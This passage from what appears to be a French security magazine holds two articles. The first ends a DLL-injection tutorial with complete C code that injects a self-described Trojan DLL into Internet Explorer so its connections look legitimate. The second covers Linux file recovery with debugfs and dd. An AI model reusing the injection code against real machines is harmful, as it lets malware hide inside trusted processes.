    DWORD fdwReason, LPVOID lpvReserved )
{
    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH:
            return OnProcess( TRUE );
        case DLL_PROCESS_DETACH:
            return OnProcess( FALSE );
        default:
            return TRUE;
    }
}
```


Listing 4. Détermination du chemin absolu d'un fichier .dll

```
ModuleFileName[0] = TEXT('\\0');
GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
FileName = &ModuleFileName[lstrlen( ModuleFileName )];
while ( FileName > &ModuleFileName[0]
    && FileName[0] != TEXT('\\') && FileName[0] != TEXT('/') )
    FileName--;
if ( FileName[0] != TEXT('\\0') )
    FileName++;
lstrcpy( FileName, TEXT("test.dll") );
```

Listing 5. Implémentation de la fonction CreateRemoteThread()

```
hRemoteThread = CreateRemoteThread( hProcess, NULL, 0,
    (LPTHREAD_START_ROUTINE)GetProcAddress(
    GetModuleHandle( TEXT("kernel32.dll") ),
    #ifdef UNICODE
        "LoadLibraryW"),
    #else
        "LoadLibraryA"),
    #endif
    RemoteFileName, 0, NULL );
```

Listing 6. Déchargement du code afin d'éviter une exception de violation d'accès

```
WaitForSingleObject( hRemoteThread, INFINITE );
GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
hRemoteThread = CreateRemoteThread( hProcess, NULL,
    0, (LPTHREAD_START_ROUTINE)GetProcAddress(
    GetModuleHandle( TEXT("kernel32.dll") ), "FreeLibrary"),
    RemoteModule, 0, NULL );
```

Listing 7. Programme intégral chargé de joindre des fils d'exécution à une application hôte

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>
BOOL AttachThread( );
int main( )
{
    AttachThread( );
}
BOOL AttachThread( )
{
    HANDLE hProcessSnap;
    HANDLE hProcess;
    PROCESSENTRY32 pe32;
    DWORD dwPriorityClass;
    LPVOID RemoteFileName;
    TCHAR ModuleFileName[MAX_PATH];
    LPTSTR FileName;
    HANDLE hRemoteThread;
    HINSTANCE RemoteModule;
    hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
    if( hProcessSnap == INVALID_HANDLE_VALUE )
    {
```

Suite sur la page suivante

destiné à cette application. Cette fonction de fil d'exécution doit être comprise dans une DLL (*Dynamically Linked Library*). Le Listing 3 présente un exemple de fonction qui sera appelée de l'intérieur même de l'application distante. Cette fonction a pour but d'afficher une boîte de message lorsque le fil d'exécution est amorcé et stoppé. La procédure précise n'est pas très intéressante. Le fichier .dll en question est intitulé *test.dll* et se trouve dans le même répertoire que notre fichier exécutable. Le code exposé dans le Listing 3 est complet, il vous suffit de le compiler en tant que DLL. La procédure qui permet d'accomplir la compilation change d'un IDE (Environnement de Développement Intégré) à l'autre, mais il est assez judicieux de chercher une entrée du menu appelée *New DLL file* ou portant un autre nom de ce genre.

La fonction `DllMain()` a pour objectif de contrôler si le fil d'exécution a bien été joint ou pas et d'afficher une boîte de message en appelant la fonction `OnProcess()` qui a recours à la fonction `MessageBox()` pour afficher le message *Attach (joint)* ou *Detach (détaché)*.

Une fois toutes ces préparations terminées, nous pouvons enfin tenter d'injecter ce fichier .dll dans le processus hôte. Pour ce faire, il nous faut attribuer une page de mémoire au processus cible pour notre code au moyen de `VirtualAllocEx()`, écrire le code dans la mémoire cible grâce à `WriteProcessMemory()` et enfin exécuter `CreateRemoteThread()` avec les données ainsi rassemblées. Par ailleurs, les variables suivantes doivent être déclarées :

- LPVOID RemoteFileName,
- TCHAR ModuleFileName[MAX_PATH],
- LPTSTR FileName,
- HANDLE hRemoteThread,
- HINSTANCE RemoteModule.

La variable intitulée `RemoteFileName`

ModuleFileName et FileName sont requises afin d'identifier le chemin absolu de la DLL. La variable hRemoteThread contiendra le descripteur de notre fil d'exécution distant et enfin la variable RemoteModule présentera l'instance du fichier DLL distant.

Nous aurons recours, en tant que descripteur de processus, à la variable hProcess déjà évoquée dans le Listing 2. Il nous faut en premier lieu déterminer le chemin absolu du fichier .dll (voir le Listing 4).

Le chemin complet de notre propre cheval de Troie est identifié au moyen de la fonction GetModuleFileName(). En règle générale, le nom d'un fichier DLL est déterminé au moyen de cette fonction. Toutefois, puisque nous utilisons la valeur NULL pour le premier paramètre (chargé de présenter le module que nous cherchons), cette fonction retourne le chemin vers notre application. Le deuxième paramètre est chargé de définir la variable qui reçoit la valeur, le troisième représente la taille de la mémoire tampon utilisée pour le nom du fichier. Vous devriez maintenant obtenir quelque chose du genre C:\chemin\au\notre\fvchier.exe. Comme il est nécessaire d'obtenir le chemin pour notre fichier .dll (situé dans le même répertoire que le fichier exécutable), il faut chercher la première barre oblique inverse au sein de la variable ModuleFileName de droite à gauche (de manière à connaître la position à partir de laquelle débute le nom du fichier) puis remplacer le nom de l'application .exe par le nom de notre fichier DLL afin d'obtenir une valeur du genre C:\chemin\au\notre\test.dll.

Puis, il faudra attribuer une page de mémoire dans le processus cible de la manière suivante :

```
RemoteFileName = VirtualAllocEx(
    hProcess, NULL, MAX_PATH,
    MEM_COMMIT, PAGE_READWRITE);
```

Le premier paramètre représente la poignée du processus. Ensuite,

Listing 7. Programme intégral chargé de joindre des fils d'exécution à une application hôte (suite)

```

    return( FALSE );
}
pe32.dwSize = sizeof( PROCESSENTRY32 );
if( !Process32First( hProcessSnap, &pe32 ) )
{
    CloseHandle( hProcessSnap );
    return( FALSE );
}
do
{
    if( strcmp(pe32.szExeFile, "iexplore.exe") == 0 )
    {
        hProcess = OpenProcess(
            PROCESS_ALL_ACCESS, FALSE,
            pe32.th32ProcessID);
        if ( hProcess != NULL )
        {
            RemoteFileName = VirtualAllocEx(
                hProcess, NULL, MAX_PATH,
                MEM_COMMIT, PAGE_READWRITE);
            if( RemoteFileName )
            {
                ModuleFileName[0] = TEXT('\0');
                GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
                FileName = &ModuleFileName[lstrlen( ModuleFileName )];
                while ( FileName > &ModuleFileName[0] && FileName[0] != TEXT('\0')
                    && FileName[0] != TEXT('/') )
                    FileName--;
                if ( FileName[0] != TEXT('\0') )
                    FileName++;
                lstrcpy( FileName, TEXT("test.dll") );
                if( WriteProcessMemory(
                    hProcess, RemoteFileName,
                    ModuleFileName, MAX_PATH, NULL ) )
                {
                    hRemoteThread = CreateRemoteThread( hProcess,
                        NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
                            GetModuleHandle( TEXT("kernel32.dll") ),
                            #ifdef UNICODE
                                "LoadLibraryW"),
                            #else
                                "LoadLibraryA"),
                            #endif
                            RemoteFileName, 0, NULL );
                    WaitForSingleObject( hRemoteThread, INFINITE );
                    GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
                    hRemoteThread = CreateRemoteThread( hProcess,
                        NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
                            GetModuleHandle(
                                TEXT("kernel32.dll") ), "FreeLibrary"),
                            RemoteModule, 0, NULL );
                    VirtualFreeEx( hProcess, RemoteFileName, 0, MEM_RELEASE );
                    CloseHandle(hRemoteThread);
                }
            }
        }
        CloseHandle( hProcess );
    }
} while( Process32Next( hProcessSnap, &pe32 ) );

CloseHandle( hProcessSnap );
return( TRUE );
}

```


l'adresse de démarrage est définie (comme nous utilisons la valeur NULL, la fonction se charge de déterminer la région d'attribution à notre place). Le troisième paramètre définit la taille de la région dans la mémoire à attribuer (en octets, que nous souhaitons être la plus grande possible bien sûr) puis le type d'attribution de mémoire est paramétré (d'autres possibilités consisteraient à utiliser `MEM_RESET` et `MEM_RESERVE`, mais pas dans notre cas). Enfin, la protection de la mémoire dans la région des pages devant être attribuées est également paramétrée – `PAGE_READWRITE` nous donne un accès à la fois en mode lecture et écriture.

Ensuite, il faut écrire le code dans la mémoire cible, de la manière suivante :

```
WriteProcessMemory(  
    hProcess, RemoteFileName,  
    ModuleFileName, MAX_PATH,  
    NULL );
```

Encore une fois, le premier paramètre est chargé de définir le descripteur du processus. Le deuxième a pour but de présenter un pointeur vers l'adresse de base située dans le processus indiqué pour lequel les données sont écrites (conformes à la valeur de retour de la fonction `VirtualAllocEx()`) et le troisième paramètre représente un pointeur dirigé vers la mémoire tampon et contenant les données qui doivent être écrites dans l'espace adresse (qui a été défini en premier). Ensuite, le nombre d'octets à écrire est passé et la dernière étape consiste à définir un pointeur dirigé vers une variable qui recevra le nombre d'octets transférés (bien que nous ne l'utilisons pas).

Et voici le moment de vérité. Il est enfin possible d'exécuter le code à partir de l'intérieur même du processus distant. Nous utilisons par conséquent la fonction `CreateRemoteThread()` (voir le Listing 5).

Nous repassons tout d'abord

un pointeur dirigé vers une structure d'attributs de sécurité (que nous n'utilisons pas), le troisième a pour but de définir la taille de la pile initiale en octets (comme nous utilisons la valeur 0, la taille par défaut de l'exécutable est utilisée). Puis, le pointeur dirigé vers notre fonction de fil d'exécution est identifié au moyen de la fonction `GetProcAddress()` et passé vers la fonction alors que vous devez contrôler si la compilation du code a été réalisée en UNICODE ou en ANSI (il s'agit de la différence entre `LoadLibraryW` et `LoadLibraryA`). Le sixième paramètre représente un pointeur vers une variable passée dans notre fil d'exécution. L'avant dernier paramètre est chargé de présenter un drapeau de création (il est possible de paramétrer le drapeau `CREATE_SUSPENDED` afin de démarrer le fil d'exécution suspendu). Le dernier paramètre est un pointeur dirigé vers une variable chargée de recevoir l'identifiant du fil d'exécution (inutilisé dans notre cas). C'est tout ce qu'il faut pour que le code s'exécute !

Il faut toutefois le décharger de nouveau, au risque de déclencher une exception de violation d'accès au moment où le processus cible se fermera (voir le Listing 6). Il faut d'abord attendre que notre fil d'exécution existe pendant une période de temps dite `INFINITE` puis déterminer le `ExitCode` du fil en question. Il est ensuite possible de le décharger en passant `ExitCode` dans la fonction `CreateRemoteThread()` et en utilisant `FreeLibrary` au sein de la fonction `GetModuleHandle()`.

Vous trouverez dans le Listing 7 l'application que nous venons d'écrire dans son intégralité.

Communication entre le fil d'exécution distant et notre application

Les possibilités de communiquer avec une autre application, un

Mais, dans la mesure où chacune de ces méthodes est d'une complexité incroyable – même la présentation des principes de base *Memory Mapped Files* disponible sur le site MSDN ne prend pas moins de 14 pages – il est impossible de les décrire dans le cadre du présent article. Toutefois, en voici un bref résumé.

Le message `WM_COPYDATA`

Une application envoie le message `WM_COPYDATA` afin de passer des données vers une autre application. Pour envoyer ce message, la fonction `SendMessage()` est utilisée. Il faut donc être attentif aux données ainsi passées, et veiller à ce qu'elles ne comportent ni pointeurs ni références à des objets inaccessibles par l'application qui reçoit les dites données. Lorsque le message est en cours d'envoi, les données référencées ne doivent pas être modifiées.

Memory Mapped Files (MMF)

Par *Memory Mapped Files*, on désigne des fichiers pouvant être projetés dans l'espace adresse d'un ou plusieurs processus. De cette façon, la communication inter-processus devient possible, mais est toutefois limitée aux processus fonctionnant sous le même système. Les communications réseau ne sont pas réalisables (ce qui est le cas pour les canaux de communication nommés).

Named Pipes

On entend par *named pipes* l'extension du concept d'un tube sous les systèmes UNIX (également possible, bien entendu, sous les systèmes Windows). Il s'agit de l'une des méthodes utilisées pour la communication inter-processus. La conception de tubes nommés est identique à la communication du type client-serveur. Ces canaux ne sont pas permanents et ne peuvent pas être créés en tant que fichiers spéciaux. Les tubes nommés ne

La mémoire partagée

La mémoire partagée est une variante de la communication inter processus très efficace. Un programme crée une part de la mémoire accessible par d'autres processus. Toutefois, cette méthode est l'une des plus complexes à implémenter par rapport aux autres.

Contre-mesures

Faire simple dans ce domaine relève vraiment du défi. Il semble qu'il n'existe à ce stade aucune solution pertinente pour résoudre ce problème. Donc si par tout hasard vous avez une idée de génie, n'hésitez pas de la publier. Voici ci-dessous quelques pistes, non satisfaisantes toutefois.

Méthodes de protection du côté utilisateur

Vous, en tant qu'utilisateur, pouvez vous protéger en veillant à ne pas créer des permissions perpétuelles. Par ailleurs, certains pare-feux autorisent des connexions sur tous les ports si vous acceptez qu'un port particulier fasse office de standard. Il vous faut alors paramétrer les ports manuellement pour obtenir des règles de sécurité plus performantes – par exemple, votre client E-mail utilise les ports 110 et 25. Il ne faut donc autoriser que ces ports dans votre règle de sécurité ; certains utilisent d'autres ports, mais vous pouvez toutefois utiliser ces ports de manière spécifique pour les règles de sécurité de votre pare-feu. Mais, même avec ces mesures de précaution, il est encore très difficile de savoir si une tentative de connexion issue d'un processus injecté est normale ou pas. Comme vous le savez désormais, la tentative de connexion agit comme si elle émanait de ce processus.

Méthodes de protection du côté de l'application hôte

Ce genre de protection est possible en théorie, mais semble inapplicable dans la pratique. La meilleure approche – et la moins plausible également – est une fonction d'autoprotection dont chaque application hôte doit être dotée. Cette fonction a pour but de veiller à ce qu'il n'y ait aucun fil d'exécution étranger fonctionnant dans l'espace adresse virtuel de l'application, et est même capable de stopper de tels fils d'exécution (ainsi que les menaces dont ils sont porteurs). L'inconvénient d'une telle fonction est que chaque développeur de logiciel devrait implémenter une fonctionnalité assimilable dans son produit (puisque c'est le seul à savoir si un fil d'exécution est non désiré ou pas, ce qui rend impossible le développement d'une application capable de scanner n'importe quel processus classique pour contrer des injections malveillantes).


Conclusion

Ce qui est en tout cas évident, c'est qu'il est encore difficile de se protéger contre les attaques basées sur de telles injections. Toutefois, il existe un pare-feu, appelé *Tiny*, capable de détecter ces piratages en interceptant les appels issus de la fonction `CreateRemoteThread()`, mais aucun pare-feu n'est parfait, et même *Tiny* est incapable de vous indiquer si une injection ainsi détectée est réellement malveillante ou au contraire utile. Pour de plus amples informations sur les fonctions utilisées lors de cette démonstration, je vous recommande de consulter le site de MSDN où chaque fonction de l'API Windows y est illustrée. ■



Vous allez y trouver

- matériaux complémentaires aux articles – listing documentation supplémentaire, outils indispensables
- les articles les plus intéressants à télécharger
- actualités, informations sur les prochains numéros



www.haking.com


Sur Internet

- <http://www.msdn.microsoft.com> – The Microsoft Developer Network,
- <http://www.winapi.org> – le site consacré à la programmation sous Windows.



Récupération des données à partir des systèmes de fichiers Linux

Bartosz Przybylski



Quand, par exemple à la suite d'une intrusion, vous avez perdu des fichiers importants sous Linux, vous ne devez pas désespérer. Il existe plusieurs méthodes de récupération des données. Bien que souvent ce soit très fastidieux, les outils appropriés permettront de récupérer même la totalité du système de fichiers endommagé.

Vo^Votre serveur a été victime d'un piratage. L'intrus était si malicieux qu'il a supprimé plusieurs fichiers importants sur votre disque dur, y compris le programme que vous élaboré depuis plusieurs mois. Avant de réinstaller le système (afin d'éliminer du code malin laissé par l'intrus), il serait bien de récupérer les données. Pour cela, vous pourrez utiliser les outils disponibles dans chaque distribution Linux.

Outils nécessaires

Le premier élément indispensable est un jeu d'outils permettant de travailler sur les systèmes de fichiers *ext2* et *ext3* – il s'agit ici du paquet *e2fsprogs*. Pour vous, le plus important est *debugfs*, qui – comme son nom l'indique – sert à déboguer le système de fichiers. Par défaut (pour la plate-forme x86), le paquet entier est installé avec le système d'exploitation.

L'outil suivant est *reiserfsck*, il fait partie du paquet *reiserfsprogs*, qui sert à éditer le système de fichiers *ReiserFS*. Ce paquet doit être inclus aussi dans le système. Quant au programme *dd*, il vous servira à récupérer une

les données à partir de différents types de systèmes de fichiers.

Préparation de la partition à la récupération des données

Indépendamment du système de fichiers à partir duquel vous voulez récupérer vos données, il faut démonter la partition sur laquelle vous travaillerez. Pour être au moins un petit peu sûr que les données n'ont pas été endommagées, il faut exécuter cette étape juste après la suppression des fichiers.

Cet article explique...

- comment récupérer les données à partir des systèmes de fichiers de type *ext2* et *ext3*,
- comment sauver les fichiers de la partition *ReiserFS*.

Ce qu'il faut savoir...

- l'utilisation de la ligne de commande sous Linux,
- les notions de base de la construction des sys-

Notions liées à l'espace disque

inodes

L'inode est une structure de données utilisée dans les systèmes de fichiers linuxiens pour décrire les fichiers. L'inode se compose des éléments suivants :

- du type de fichier – un fichier ordinaire, un répertoire ou un fichier de périphérique,
- de l'identifiant UID du propriétaire,
- de la liste de blocs disque et de leurs fragments constituant le fichier.

L'inode peut être traité comme un identifiant du fichier sur le disque dur, utilisé par le système pour retrouver le fichier souhaité. À chaque fichier sur la partition donnée, un seul inode est affecté.

Bloc de disque

Le bloc de disque est une partie de l'espace sur la partition qui stocke les informations. La taille du bloc est définie par l'utilisateur lors du partitionnement du disque dur. Elle peut être changée à l'aide des programmes modifiant le système de fichiers donné. Contrairement aux inodes, plusieurs blocs peuvent appartenir à un fichier.

Journalisation

La journalisation (en anglais *journaling*, enregistrement des modifications) est l'une des méthodes de stockage des données sur le disque dur. Le principe est très simple, et en même temps très efficace. Le schéma simplifié du fonctionnement est présenté sur la Figure 1.

Comme vous voyez, le *Fichier1*, après la modification, ne changera pas de données contenues dans son emplacement primaire (contrairement aux systèmes de fichiers de fichiers sans journalisation), mais elles seront enregistrées dans un nouvel emplacement. C'est un grand avantage – si vous constatez que la version précédente était meilleure, vous êtes capables de récupérer l'ancienne version du fichier même après les modifications importantes.

Pour démonter une partition, il suffit de taper `umount /dev/hdaX` (où X est le numéro de la partition sur laquelle les données ont été supprimées, dans notre cas elle porte le numéro 10). Pourtant, si pendant cette opération, vous obtenez le message suivant :

```
# umount /dev/hda10
umount: /tmp: device is busy
```

cela veut dire qu'un processus utilise cette partition.

Dans ce cas, deux solutions se présentent. La première consiste à tuer le processus utilisant la partition donnée. Mais il faut d'abord vérifier quels processus bloquent la partition en question. Pour ce faire, vous pouvez utiliser le programme *fuser*, servant à identifier les utilisateurs et les processus exploitant les fichiers ou les sockets donnés :

```
# fuser -v -m /dev/hda10
```

L'option `-m /dev/hda10` indique au programme de vérifier quels services utilisent la partition *hda10*. Par contre l'option `-v (verbose)` permet de rendre les données plus détaillées, et au lieu des numéros PID, vous pourrez voir aussi les arguments nuls des programmes. Si vous constatez que les processus sont inutiles, il suffit de les tuer au moyen de la commande :

```
# fuser -k -v -m /dev/hda10
```

Si, par contre, vous préférez terminer les processus de façon standard, il faut exécuter :

```
# fuser -TERM -v -m /dev/hda10
```

La seconde méthode de démontage d'un système système de fichiers consiste à le mettre en mode RO (*read only*). Ainsi, vos fichiers ne pourront pas être remplacés. Pour ce faire, tapez la commande suivante :

```
# mount -o ro, remount /dev/hda10
```

Attention : la commande ne fonctionnera pas, si la partition est une partition *root directory*, c'est-à-dire, elle constitue le système de fichiers principal. Si c'est le cas, il faut y informer le programme *mount*, pour qu'il n'enregistre pas les changements dans le fichier */etc/mtab*. Pour cela, ajoutez l'option `-n`.

Récupération des données dans Ext2fs

Le premier type du système de fichiers dont nous nous occuperons est *ext2fs*. Nous allons commencer par trouver les inodes supprimés.

Recherche des inodes supprimés

Pour effectuer ce pas, nous allons utiliser le programme *debugfs* issu du paquet *e2fsprogs*. Lançons l'application en ouvrant la partition souhaitée :

```
# debugfs /dev/hda10
```




Figure 1. Le schéma simplifié du fonctionnement de la journalisation

Si l'invite s'affiche, il faut exécuter la commande `lsdel` qui nous montrera tous les fichiers supprimés depuis la création de cette partition (en cas de systèmes publiques, cette liste peut contenir quelques mille lignes, sa création durera donc un peu de temps). Maintenant – uniquement à partir de la date de suppression, l'UID de l'utilisateur et la taille – nous pouvons déduire quels fichiers nous appartenait et lesquels nous voulons récupérer. Afficher les numéros des inodes est une très bonne idée.

Consultons le résultat de la commande `lsdel` (cf. le Listing 1). Les colonnes dans les résultats de la commande `lsdel` sont, respectivement :

- le numéro d'inode (*inode*),
- le propriétaire (*owner*),
- les options d'accès (*mode*),
- la taille en octets (*size*),
- le nombre de blocs occupés (*blocks*),
- la date de suppression (*time deleted*).

Comme vous voyez, les numéros des inodes des fichiers supprimés sont 20 et 24. C'est justement ces données que nous tenterons de récupérer.

Vidage des données

Maintenant, nous pouvons essayer de récupérer l'inode 24 par le vidage (en anglais *dump*) des données vers un autre fichier. Comme cela est présenté sur le Listing 1, il occupe 5 blocs. C'est une information très importante – cette méthode peut échouer pour les fichiers occupant plus de 12 blocs. L'exemple de ce type de récupération est présenté dans le Listing 2.

Entre chevrons, on donne le nom du fichier ou le numéro de l'inode. Le second paramètre est le nom du fichier cible – il faut l'entrer avec le chemin d'accès complet, ce qui veut dire que le raccourci `~/` ne suffira pas.

Listing 1. L'effet de la commande `lsdel` du programme `debugfs`

```
debugfs: lsdel
Inode Owner Mode Size Blocks Time deleted
(...)
 20 0 100644 41370 14/14 Tue Feb 15 19:13:25 2005
 24 0 100644 17104 5/5 Tue Feb 15 19:13:26 2005
352 deleted inodes found.
debugfs:
```

Listing 2. Le vidage des données récupérées vers un fichier

```
debugfs: dump <24> /home/aqu31/recovered.000
debugfs: quit
# cat /home/aqu31/recovered.000
(...)
```

contenu du fichier récupéré. Souvent, à la fin du fichier récupéré, on peut trouver différents caractères-déchets ; ce sont les restes des autres fichiers remplacés. On peut les supprimer à l'aide d'un éditeur de texte quelconque. Cette méthode n'est efficace que dans le cas de fichiers texte.

Il nous reste à récupérer le fichier de l'inode 20 (cf. le Listing 1). Il occupe 14 blocs, et comme nous l'avons déjà dit, la méthode de vidage des données d'un inode occupant plus de 12 blocs ne sera pas efficace (cf. l'Encadré *Blocs et leur hiérarchie sous ext2fs*). C'est pourquoi, pour récupérer le 20^{ème} inode, nous allons utiliser le programme `dd`.

Avant de récupérer un fichier, vérifions les données de base, c'est-à-dire les numéros des blocs et la taille du bloc sur la partition. Pour vérifier la taille d'un bloc, nous utiliserons la commande :

```
# dumpe2fs /dev/hda10 \
| grep "Block size"
```

En réponse, nous devons obtenir :

```
dumpe2fs 1.35 (28-Feb-2004)
Block size: 4096
```

C'est justement ce dernier nombre (4096) qui est la taille du bloc. Maintenant, quand nous connaissons

présentée sur le Listing 3 – on peut noter que le bloc 22027 est un bloc indirect (IND).

Ce qui nous intéresse, c'est l'avant-dernière ligne qui affiche les blocs appartenant à l'inode donné. Profitons du programme `dd` pour récupérer les blocs de 0 (à partir de ce nombre on commence toujours à compter les blocs) jusqu'à 11 :

```
# dd bs=4k if=/dev/hda10 \
skip=22015 count=12 \
> ~/recovered.001
# dd bs=4k if=/dev/hda10 \
skip=22028 count=1 \
>> ~/recovered.001
```

Quelques mots d'explication :

- `bs` signifie la taille du bloc (donnée en kilooctets) que nous avons obtenu auparavant,
- `if` signifie le fichier d'entrée (en anglais *input file*),
- `skip` indique au programme de sauter 22015 blocs ayant la taille `bs` déterminée,
- `count` signifie le nombre de blocs à cueillir.

Le bloc 22027 est doublement indirect, alors nous l'avons omis et nous avons cueilli directement le bloc 22028.

Modification des inodes

Blocs et leur hiérarchie sous ext2fs

Les blocs du disque dur ne sont pas l'unique chaîne affectée à un fichier (inode). Dans certains endroits (dépendant du système de fichiers et pas de l'utilisateur), il existe ce qu'on appelle blocs indirects, de trois types :

- le bloc indirect (en anglais *indirect block*) – IND,
- le bloc doublement indirect (en anglais *double indirect block*) – DIND,
- le bloc triplement indirect (en anglais *triple indirect block*) – TIND.

Chaque bloc numéroté dépend du bloc supérieur, mais chaque bloc successif peut stocker un plus grand nombre de blocs :

- les numéros de 12 premiers blocs sont stockés directement dans un inode (ceux qui sont le plus souvent appelés blocs indirects),
- un inode contient le numéro d'un bloc indirect ; un bloc indirect contient les numéros de 256 blocs successifs avec les données,
- un inode contient le numéro d'un bloc doublement indirect ; un bloc doublement indirect contient les numéros de 256 blocs indirects supplémentaires,
- un inode contient le numéro d'un bloc triplement indirect ; un bloc triplement indirect contient les numéros de 256 blocs doublement indirects supplémentaires.

La structure est présentée sur la Figure 2.

pérer les données – la modification directe des inodes. Elle consiste à modifier un inode de façon à ce que le système de fichiers considère les données appropriées comme

si celles-ci n'étaient jamais supprimées et pendant la vérification suivante du disque dur, transfère le fichier supprimé vers le répertoire *lost+found* sur la partition donnée.

Listing 3. La vérification des blocs à récupérer

```
# debugfs /dev/hda10
debugfs: stat <20>
Inode: 20 Type: regular Mode: 0644 Flags: 0x0 Generation: 14863
User: 0 Group: 0 Size: 41370
(...)
BLOCKS:
(0-11):22015-22026, (IND): 22027, (12):22028
TOTAL: 14
```

Listing 4. La récupération des fichiers par la modification directe d'un inode

```
# debugfs -w /dev/hda10
debugfs: mi <24>
Mode [0100644]
User ID [0]
Group ID [0]
(...)
Deletion time [1108684119] 0
Link count [0] 1
(...)
debugfs: quit
# e2fsck -f /dev/hda10
e2fsck 1.35 (28-Feb-2004)
(...)
Unattached inode 14
Connect to /lost+found<y>? yes
(...)
```

Pour effectuer la modification, nous nous servirons aussi du programme *debugfs*, et le déroulement de cette opération est présenté dans le Listing 4.

Comme vous voyez, seules deux inscriptions ont été modifiées : le temps de suppression (*deletion time* – mais ce n'est pas tout à fait vrai car le système n'est pas capable de déterminer la date de suppression d'un fichier) et le nombre de liens au fichier (*link count*). Maintenant, après que le programme *debugfs* ait terminé son fonctionnement, il suffit d'exécuter la commande :

```
# e2fsck -f /dev/hda10
```

Le programme, après avoir rencontré un inode modifié, constatera que ce dernier n'est pas attaché (en anglais *unattached*) et demandera si nous voulons lier les données décrites dans cet inode au dossier *lost+found*. Si nous tenons à ce fichier, nous devons bien sûr appuyer sur la touche *y*. Mais il n'y a pas de roses sans épines – après la consultation du dossier, nous ne voyons pas les noms de fichiers, mais seulement les numéros des inodes restaurés (p. ex. 24). Il faut donc consulter les fichiers et suivant son contenu, reconnaître son nom original.

Ext3fs

La récupération des données dans ce système de fichier est spécifique, parfois même très fastidieuse. À vrai dire, il n'existe aucune manière sûre permettant de récupérer les données de ce type de partition. Mais il existe des méthodes plus ou moins officielles permettant de sauver nos données.

Est-ce l'ext3 ou l'ext2 ?

L'ext3 et l'ext2 sont des systèmes de fichiers très similaires (excepté la journalisation et la façon de supprimer les fichiers) – profitons donc de ce fait pour récupérer nos données. Nous essayerons d'utiliser *debugfs* ; ce processus est présenté dans le Listing 5.

